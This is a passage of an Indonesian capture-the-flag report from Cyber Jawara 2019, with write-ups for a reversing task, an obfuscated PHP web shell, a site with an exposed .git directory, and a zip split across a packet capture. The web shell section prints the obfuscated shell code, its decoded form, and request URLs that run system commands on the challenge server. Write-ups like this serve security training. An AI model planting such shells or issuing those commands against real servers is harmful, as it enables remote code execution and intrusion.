esper@DESKTOP-S3H2M3P: /mnt/i/CyberJawara2019/Reversing/haseul

```
esper@DESKTOP-S3H2M3P:/mnt/i/CyberJawara2019/Reversing/haseul$ python solver.py
y0u_can_s0lve_thi5_ea5ily_usin9_Z3
esper@DESKTOP-S3H2M3P:/mnt/i/CyberJawara2019/Reversing/haseul$ ./haseul y0u_can_s0lve_thi5_ea5ily_usin9_Z3
CJ2019{y0u_can_s0lve_thi5_ea5ily_usin9_Z3}
esper@DESKTOP-S3H2M3P:/mnt/i/CyberJawara2019/Reversing/haseul$
```

3. Conclusion

(*Isikan Conclusion disini*)

Flag : CJ2019{y0u_can_s0lve_thi5_ea5ily_usin9_Z3}


[Soal 5] [Mysterious]

Table of Contents

Capture The Flag Report

1. Executive Summary

(*Isikan Executive Summary disini*)



Mysterious

100

Kami menemukan PHP web shell misterius berikut di server kami. Ketika dibuka, yang kami lihat hanyalah HTTP 500 **Internal Server Error.**

https://drive.google.com/open?id=1aBamhFxPVnVScjnyO6qPHA2nxYnKeE0f

http://203.34.119.237:50000/shell.php


Note: **Anda harus melakukan sesuatu agar shell tersebut tidak error.** Harap hanya kontak panitia apabila server benar-benar tidak dapat diakses (timeout atau unreachable).

Problem setter: farisv

2. Technical Report

(*Technical Report isikan disini*)

Diberikan sebuah file shell php yang isinya cukup aneh sebagai berikut.




```
<?php $_="`{{{"^"?<>/";${$_}[$_](${$_}[_._._._]);
```

Setelah searching di mbah google, menemukan refernsi yang relevan yaitu http://www.programmersought.com/article/7881105401/. Setelah membaca beberapa saat, shell diatas bisa dimaksudkan sebagai berikut.


shell.php
<?php $_GET[“_GET”]($_GET[____]);

Yang artinya adalah parameter _GET diisi sebagai fungsi di php dan ____ sebagai argumennya.

http://203.34.119.237:50000/shell.php?_GET=system&____=ls




203.34.119.237:50000/shell.php?_GET=system&____=ls




```
flag.65a7d7e0c97b5cad0cd8e28c2823fc8c.txt index.html shell.php
```

http://203.34.119.237:50000/shell.php?_GET=system&____=cat%20flag.65a7d7e0c97b5cad0cd8e28c2823fc8c.txt



203.34.119.237:50000/shell.php?_GET=system&____=cat%20flag.65a7d7e0c97b5cad0cd8e28c2823fc8c.txt



```
CJ2019{shell_or_no_shell_that_is_the_question}
```

3. Conclusion

(*Isikan Conclusion disini*)

Flag : CJ2019{shell_or_no_shell_that_is_the_question}


[Soal 6] [Under Construction]

Table of Contents

Capture The Flag Report

1. Executive Summary

(*Isikan Executive Summary disini*)



Under Construction

100

Web ini baru saja diretas sehingga pemiliknya mengganti tampilan halamannya menjadi *under construction*. Dapatkah Anda menganalisis sebenarnya apa yang terjadi sebelumnya di web ini?


http://203.34.119.237:50001/

Problem setter: farisv

2. Technical Report


(*Technical Report isikan disini*)

Diberikan sebuah halaman web, seperti berikut.



Under Construction

Setelah dilakukan pengecekkan ternyata terdapat directory .git, langsung saja dump directory tersebut menggunakan tools https://github.com/arthaud/git-dumper. Setelah didapatkan directory nya. Langsung gunakan perintah git log –p untuk melihat log perubahan pada website tersebut. Setelah scroll beberapa saat didapatkan flagnya.



```
commit 561f4e4685580ff62ec8774ced1025c20a416977
Author: Fariskhi Vidyan <fariskhi@New-World-Order.local>
Date:   Sat Sep 7 07:40:12 2019 +0800

    Under construction

diff --git a/index.html b/index.html
index 18d0370..88709fd 100644
--- a/index.html
+++ b/index.html
@@ -5,6 +5,6 @@
   </head>

   <body>
-    <h1>CJ2019{git_crawling_for_fun_and_profit}</h1>
+    <h1>Under Construction</h1>
   </body>
 </html>
```

3. Conclusion

(*Isikan Conclusion disini*)

Flag : CJ2019{git_crawling_for_fun_and_profit}

CYBER
JAWARA


[Soal 7] [Split]

Table of Contents

Capture The Flag Report

1. Executive Summary

(*Isikan Executive Summary disini*)



Split

100

Suatu berkas bisa dipisahkan menjadi beberapa bagian agar dapat diunduh secara terpisah. Bagaimana cara menyatukannya?


https://drive.google.com/open?id=1mLGqr66XIGono-mOaSv3q51H1DeobSJf

Problem setter: farisv

2. Technical Report


   (*Technical Report isikan disini*)

   Clue sudah diberikan cukup jelas, bahwa didalam file pcap yang diberikan terdapat file yang dirancang terpisah dan harus disatukan agar mendapatkan flag. Pertama saya scan strings terlebih dahulu pada file split.pcap inilah hasilnya.



```
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_4) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/76.0.3809.132
Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchang
e;v=b3
Referer: http://157.230.34.89:8000/
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
4{\@
"Ygk
E{]@
"Ygk
HTTP/1.0 200 OK
"Ygk
Server: SimpleHTTP/0.6 Python/2.7.15+
Date: Wed, 04 Sep 2019 09:27:21 GMT
Content-type: application/octet-stream
Content-Length: 40
Last-Modified: Wed, 04 Sep 2019 09:08:14 GMT
flag.txtUT
4H1@
"Ygk
"Ygk
riodelord@Riodelord:/mnt/f/ctf/cyberjawara/split$
```


Ntah dimana file flag.txt itu berada haha , yang terpenting kita tahu bahwa flag berada di flag.txt. ok kita lanjut membuka file pcap menggunakan wireshark.



```
No.  Time     Source           Destination      Protocol Length Info
   1 0.000000 103.107.198.126  157.230.34.89    TCP      78 57942 → 8000 [SYN, ECN, CWR] Seq=0 Win=65535 Len=0 MSS=1326 WS=64 TSval=67844889 TSecr=…
   2 0.000069 157.230.34.89    103.107.198.126  TCP      74 8000 → 57942 [SYN, ACK, ECN] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM=1 TSval=411…
   3 0.010976 103.107.198.126  157.230.34.89    TCP      66 57942 → 8000 [ACK] Seq=1 Ack=1 Win=131392 Len=0 TSval=67844899 TSecr=4112285742
   4 1.423521 103.107.198.126  157.230.34.89    TCP      78 57945 → 8000 [SYN, ECN, CWR] Seq=0 Win=65535 Len=0 MSS=1326 WS=64 TSval=67846271 TSecr=…
   5 1.423592 157.230.34.89    103.107.198.126  TCP      74 8000 → 57945 [SYN, ACK, ECN] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM=1 TSval=411…
   6 1.424155 103.107.198.126  157.230.34.89    HTTP    504 GET / HTTP/1.1
   7 1.424191 157.230.34.89    103.107.198.126  TCP      66 8000 → 57942 [ACK] Seq=1 Ack=439 Win=30080 Len=0 TSval=4112287166 TSecr=67846271
   8 1.425146 157.230.34.89    103.107.198.126  TCP      83 8000 → 57942 [PSH, ACK] Seq=1 Ack=439 Win=30080 Len=17 TSval=4112287167 TSecr=67846271 …
   9 1.425295 157.230.34.89    103.107.198.126  HTTP    853 HTTP/1.0 200 OK  (text/html)
  10 1.429894 103.107.198.126  157.230.34.89    TCP      66 57945 → 8000 [ACK] Seq=1 Ack=1 Win=131392 Len=0 TSval=67846276 TSecr=4112287165
  11 1.433416 103.107.198.126  157.230.34.89    TCP      66 57942 → 8000 [ACK] Seq=439 Ack=18 Win=131328 Len=0 TSval=67846279 TSecr=4112287167
  12 1.433451 103.107.198.126  157.230.34.89    TCP      66 57942 → 8000 [ACK] Seq=439 Ack=806 Win=130560 Len=0 TSval=67846279 TSecr=4112287167
  13 1.433559 103.107.198.126  157.230.34.89    TCP      66 57942 → 8000 [FIN, ACK] Seq=439 Ack=806 Win=131072 Len=0 TSval=67846279 TSecr=4112287167
  14 1.433582 157.230.34.89    103.107.198.126  TCP      66 8000 → 57942 [ACK] Seq=806 Ack=440 Win=30080 Len=0 TSval=4112287175 TSecr=67846279
  15 9.084358 103.107.198.126  157.230.34.89    HTTP    530 GET / HTTP/1.1
  16 9.084425 157.230.34.89    103.107.198.126  TCP      66 8000 → 57945 [ACK] Seq=1 Ack=465 Win=30080 Len=0 TSval=4112294826 TSecr=67853869
  17 9.085290 157.230.34.89    103.107.198.126  TCP      83 8000 → 57945 [PSH, ACK] Seq=1 Ack=465 Win=30080 Len=17 TSval=4112294827 TSecr=67853869 …
  18 9.085480 157.230.34.89    103.107.198.126  HTTP    853 HTTP/1.0 200 OK  (text/html)
  19 9.087483 103.107.198.126  157.230.34.89    TCP      78 57948 → 8000 [SYN, ECN, CWR] Seq=0 Win=65535 Len=0 MSS=1326 WS=64 TSval=67853872 TSecr=…
  20 9.087566 157.230.34.89    103.107.198.126  TCP      74 8000 → 57948 [SYN, ACK, ECN] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM=1 TSval=411…
  21 9.093414 103.107.198.126  157.230.34.89    TCP      66 57945 → 8000 [ACK] Seq=465 Ack=18 Win=131328 Len=0 TSval=67853875 TSecr=4112294827
  22 9.093455 103.107.198.126  157.230.34.89    TCP      66 57945 → 8000 [ACK] Seq=465 Ack=806 Win=130560 Len=0 TSval=67853875 TSecr=4112294827

> Frame 6: 504 bytes on wire (4032 bits), 504 bytes captured (4032 bits)
> Ethernet II, Src: JuniperN_0b:38:30 (ec:38:73:0b:38:30), Dst: f2:2a:e1:95:0c:03 (f2:2a:e1:95:0c:03)
> Internet Protocol Version 4, Src: 103.107.198.126, Dst: 157.230.34.89
> Transmission Control Protocol, Src Port: 57942, Dst Port: 8000, Seq: 1, Ack: 1, Len: 438
> Hypertext Transfer Protocol

0000  f2 2a e1 95 0c 03 ec 38  73 0b 38 30 08 00 45 02   ·*·····8 s·80··E·
0010  01 ea 00 00 40 00 38 06  52 e3 67 6b c6 7e 9d e6   ····@·8· R·gk·~··
0020  22 59 e2 56 1f 40 f8 b2  60 4b 74 04 87 04 80 18   "Y·V·@·· `Kt·····
```

Apply a display filter ... <Ctrl-/>
Expression...
split.pcap
Packets: 150 · Displayed: 150 (100.0%)
Profile: Default


Ini sudah memberi kita petunjuk tentang apa yang bisa kita harapkan. Tebakan pertama yang baik adalah bahwa itu adalah dump dari traffic dari NNTP di jaringan internal . Yang pasti, mari kita lihat protocol yang digunakan dengan membuka ’Statistics -> Protocol Hierarchy’.



Wireshark · Protocol Hierarchy Statistics · split.pcap

Protocol	Percent Packets	Packets	Percent Bytes	Bytes	Bits/s	End Packets	End Bytes	End Bits/s
Frame	100.0	150	100.0	20571	1431	0	0	0
Ethernet	100.0	150	10.2	2100	146	0	0	0
Internet Protocol Version 4	100.0	150	14.6	3000	208	0	0	0
Transmission Control Protocol	100.0	150	75.2	15471	1076	126	4568	317
Hypertext Transfer Protocol	16.0	24	50.3	10351	720	12	5716	397
Line-based text data	3.3	5	10.6	2180	151	5	2986	207
Data	4.7	7	1.2	243	16	7	1649	114

Ok saya lanjutkan dengan melihat traffic paket. wireshark memiliki fitur canggih yang dapat menyusun kembali paket-paket dari koneksi tertentu ke dalam satu aliran. Anda dapat menampilkan aliran ini dengan mengeklik 'Analyze -> Follow ->TCPStream'. Dan inilah hasilny.



Wireshark · Follow TCP Stream (tcp.stream eq 0) · split.pcap

```
GET / HTTP/1.1
Host: 157.230.34.89:8000
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_4) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/
76.0.3809.132 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/
signed-exchange;v=b3
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8

HTTP/1.0 200 OK
Server: SimpleHTTP/0.6 Python/2.7.15+
Date: Wed, 04 Sep 2019 09:25:29 GMT
Content-type: text/html; charset=UTF-8
Content-Length: 648

<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 3.2 Final//EN"><html>
<title>Directory listing for /</title>
<body>
<h2>Directory listing for /</h2>
<hr>
<ul>
<li><a href="archive.zip">archive.zip</a>
<li><a href="archive.zip.partaa">archive.zip.partaa</a>
<li><a href="archive.zip.partab">archive.zip.partab</a>
<li><a href="archive.zip.partac">archive.zip.partac</a>
<li><a href="archive.zip.partad">archive.zip.partad</a>
<li><a href="archive.zip.partae">archive.zip.partae</a>
<li><a href="archive.zip.partaf">archive.zip.partaf</a>
<li><a href="archive.zip.partag">archive.zip.partag</a>
<li><a href="pass.txt">pass.txt</a>
</ul>
<hr>
</body>
```

Packet 9. 1 client pkt, 2 server pkts, 1 turn. Click to select.


Entire conversation (1242 bytes)

Show and save data as: ASCII

Stream: 0


Sekarang kita tinggal mengexport file2 arsip yang terpisah kedalam 1 folder. Dengan

menklik ' File > Export Object > HTTP > Save ALL > pilih directory folder '. Setelah semua file sudah semua berada didalam 1 folder yang sama. Kita satukan menggunakan command ini.
“for p in $(ls archive* | grep -o '.*.zip' | uniq); do cat $p* > $p ; done”




```
riodelord@Riodelord:/mnt/f/ctf/cyberjawara/split/dor$ for p in $(ls archive* | grep -o '.*.zip' | uniq); do cat $p* > $p; done
```

dan tadaaa. File yang terpisah sudah kembali menyatu. Lalu kita coba extract. Dan isi password zip menggunakan string yang terdapat didalam pass txt



```
riodelord@Riodelord:/mnt/f/ctf/cyberjawara/split/dor$ dir
%5c     %5c(2)       archive.zip.partaa  archive.zip.partac  archive.zip.partae  archive.zip.partag  pass.txt
%5c(1)  archive.zip  archive.zip.partab  archive.zip.partad  archive.zip.partaf  asdf
```



```
riodelord@Riodelord:/mnt/f/ctf/cyberjawara/split/dor$ unzip archive.zip
Archive:  archive.zip
[archive.zip] flag.txt password:
 extracting: flag.txt
riodelord@Riodelord:/mnt/f/ctf/cyberjawara/split/dor$ cat flag.txt
CJ2019{34675bfac354ea00d7e9ce1ae51ac880d03a0308}
```

3. Conclusion

(*Isikan Conclusion disini*)
CJ2019{34675bfac354ea00d7e9ce1ae51ac880d03a0308}

CYBER
JAWARA


[Soal 8] [CJ.docx]

Table of Contents

Capture The Flag Report

1. Executive Summary

(*Isikan Executive Summary disini*)



CJ.docx

100

Berkas docx ini terdeteksi sebagai malicious tetapi tidak ada macro di dalamnya. Ada apa di dalam docx ini?

